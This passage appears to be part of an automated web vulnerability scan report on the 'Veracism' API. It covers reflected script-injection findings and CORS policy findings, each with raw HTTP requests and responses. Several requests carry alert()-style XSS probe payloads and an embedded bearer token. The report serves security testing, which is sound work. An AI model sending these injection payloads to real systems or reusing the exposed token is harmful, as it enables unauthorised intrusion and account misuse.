6.32. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant**

Issue detail

The value of the **displayName** JSON parameter is copied into the HTML document as plain text between tags. The payload **v94eu<script>alert(1)</script>kpx6z** was submitted in the displayName JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
PUT /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant HTTP/2
Host: sb-api.ismanila.org
Content-Length: 129
```

Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"pedro@gmail.com","displayName":"test test1v94eu<script>alert(1)<\/script>kpx6z","scopes":
["read:reports","write:reports","read:students","write:students"]}

Response 1

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:16:39 GMT

{"id":"b0d0ad61-fd72-4d51-9359-9814aedaff21","auth0UserId":"pending|
pedro@gmail.com","email":"pedro@gmail.com","displayName":"test test1v94eu<script>alert(1)</
script>kpx6z","role":"4","roleCode":null,"isActive":true,"createdAt":"2026-03-11T05:10:39.4066667","lastLoginAt":null,"ten
antId":6,"tenantName":null,"profileImage":null}

6.33. https://sb-api.ismanila.org/Veracism/api/users/my-tenant [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**

Path: **/Veracism/api/users/my-tenant**

Issue detail

The value of the URL path filename is copied into the HTML document as plain text between tags. The payload **em9r1<img src=a onerror=alert(1)>z3cje** was submitted in the URL path filename. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/users/my-tenantem9r1%3cimg%20src%3da%20onerror%3dalert(1)%3ez3cje?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:40 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"id":["The value 'my-tenantem9r1<img src=a onerror=alert(1)>z3cje' is not
valid."]},"traceId":"00-e808a6bf17c31f96a6a1f98c59a5f081-6b7e0740eda5a01a-00"}
```

6.34. https://sb-api.ismanila.org/Veracism/api/users/my-tenant [includeInactive parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/my-tenant**

Issue detail

The value of the **includeInactive** request parameter is copied into the HTML document as plain text between tags. The payload **e6266<script>alert(1)</script>yfl4o** was submitted in the includeInactive parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/users/my-tenant?includeInactive=truee6266%3cscript%3ealert(1)%3c%2fscript%3eyfl4o HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
```

```
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:18 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"includeInactive":["The value 'truee6266<script>alert(1)</script>yfl4o' is not
valid."]},"traceId":"00-ec60ee6f3152aadfca36c02bc0dc05d8-f4266f22604b1d87-00"}
```

6.35. https://sb-api.ismanila.org/Veracism/api/users/register [EmailAddress JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/register**

Issue detail

The value of the **EmailAddress** JSON parameter is copied into the HTML document as plain text between tags. The payload **x8jxb<script>alert(1)</script>h9m2b** was submitted in the EmailAddress JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The request uses a Content-type header which it is not possible to generate using a standard HTML form. Burp attempted to replace this header with a standard value, to facilitate cross-domain delivery of an exploit, but this does not appear to be possible.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /Veracism/api/users/register HTTP/2
Host: sb-api.ismanila.org
Content-Length: 83
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"OrganizationName":"asdasasd","EmailAddress":"asdasd@g.cx8jxb<script>alert(1)<\/
```

script>h9m2b","FullName":"asdfasdasd"}

Response 1

HTTP/2 201 Created
Content-Type: application/json; charset=utf-8
Location: https://sb-api.ismanila.org/Veracism/api/Users/ca4f1b8e-72a0-4218-a89f-cdf23341547e
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:21:46 GMT

{"id":"ca4f1b8e-72a0-4218-a89f-cdf23341547e","auth0UserId":"pending|asdasd@g.cx8jxb<script>alert(1)</
script>h9m2b","email":"asdasd@g.cx8jxb<script>alert(1)</script>h9m2b","displayName":"asdfasdasd","r
...[SNIP]...

---

7. Cross-origin resource sharing

There are 36 instances of this issue:

- /Veracism/api/Reports/20
- /Veracism/api/Reports/my-reports
- /Veracism/api/Reports/tenant/1
- /Veracism/api/Reports/tenant/13
- /Veracism/api/Reports/tenant/9
- /Veracism/api/Roles
- /Veracism/api/Tenants
- /Veracism/api/Users
- /Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260
- /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c
- /Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky
- /Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde
- /Veracism/api/Verify/cid/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e
- /Veracism/api/Verify/log/asdasdasdasva
- /Veracism/api/Verify/log/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e
- /Veracism/api/Verify/log/test
- /Veracism/api/admin/audit
- /Veracism/api/admin/clamav/logs
- /Veracism/api/admin/clamav/status
- /Veracism/api/admin/dashboard/stats
- /Veracism/api/admin/yara/rules
- /Veracism/api/admin/yara/status
- /Veracism/api/admin/yara/test
- /Veracism/api/apiclient
- /Veracism/api/apiclient/4
- /Veracism/api/scan/file-upload-config
- /Veracism/api/scan/scan-upload
- /Veracism/api/students
- /Veracism/api/students/4
- /Veracism/api/students/6
- /Veracism/api/tenant/dashboard/stats
- /Veracism/api/users/admin-invite
- /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant
- /Veracism/api/users/me
- /Veracism/api/users/my-tenant
- /Veracism/api/users/register

Issue background

An HTML5 cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request.

If another domain is allowed by the policy, then that domain can potentially attack users of the application. If a user is logged in to the application, and visits a domain allowed by the policy, then any malicious content running on that domain can potentially retrieve content from the application, and sometimes carry out actions within the security context of the logged in user.

Even if an allowed domain is not overtly malicious in itself, security vulnerabilities within that domain could potentially be leveraged by an attacker to exploit the trust relationship and attack the application that allows access. CORS policies on pages containing sensitive information should be reviewed to determine whether it is appropriate for the application to trust both the intentions and security posture of any domains granted access.

Issue remediation

Any inappropriate domains should be removed from the CORS policy.

References

- Web Security Academy: Cross-origin resource sharing (CORS)
- Exploiting CORS Misconfigurations

Vulnerability classifications

- CWE-942: Overly Permissive Cross-domain Whitelist

7.1. https://sb-api.ismanila.org/Veracism/api/Reports/20

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/20**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Reports/20 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
```

```
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:24:19 GMT
```

7.2. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/my-reports**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Reports/my-reports?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
```

```
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:07:46 GMT
```

7.3. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/1**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Reports/tenant/1?page=1&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:24:13 GMT
```

7.4. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/13

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/13**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Reports/tenant/13?page=1&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:23:58 GMT
```

7.5. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/9**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Reports/tenant/9?page=1&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:24:05 GMT
```

7.6. https://sb-api.ismanila.org/Veracism/api/Roles

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Roles**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Roles HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
```

```
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:43:25 GMT
```

7.7. https://sb-api.ismanila.org/Veracism/api/Tenants

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Tenants**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Tenants HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
```

```
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:23:17 GMT
```

7.8. https://sb-api.ismanila.org/Veracism/api/Users

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Users?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:23:29 GMT
```

7.9. https://sb-api.ismanila.org/Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: DELETE
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: DELETE
X-Frame-Options: SAMEORIGIN
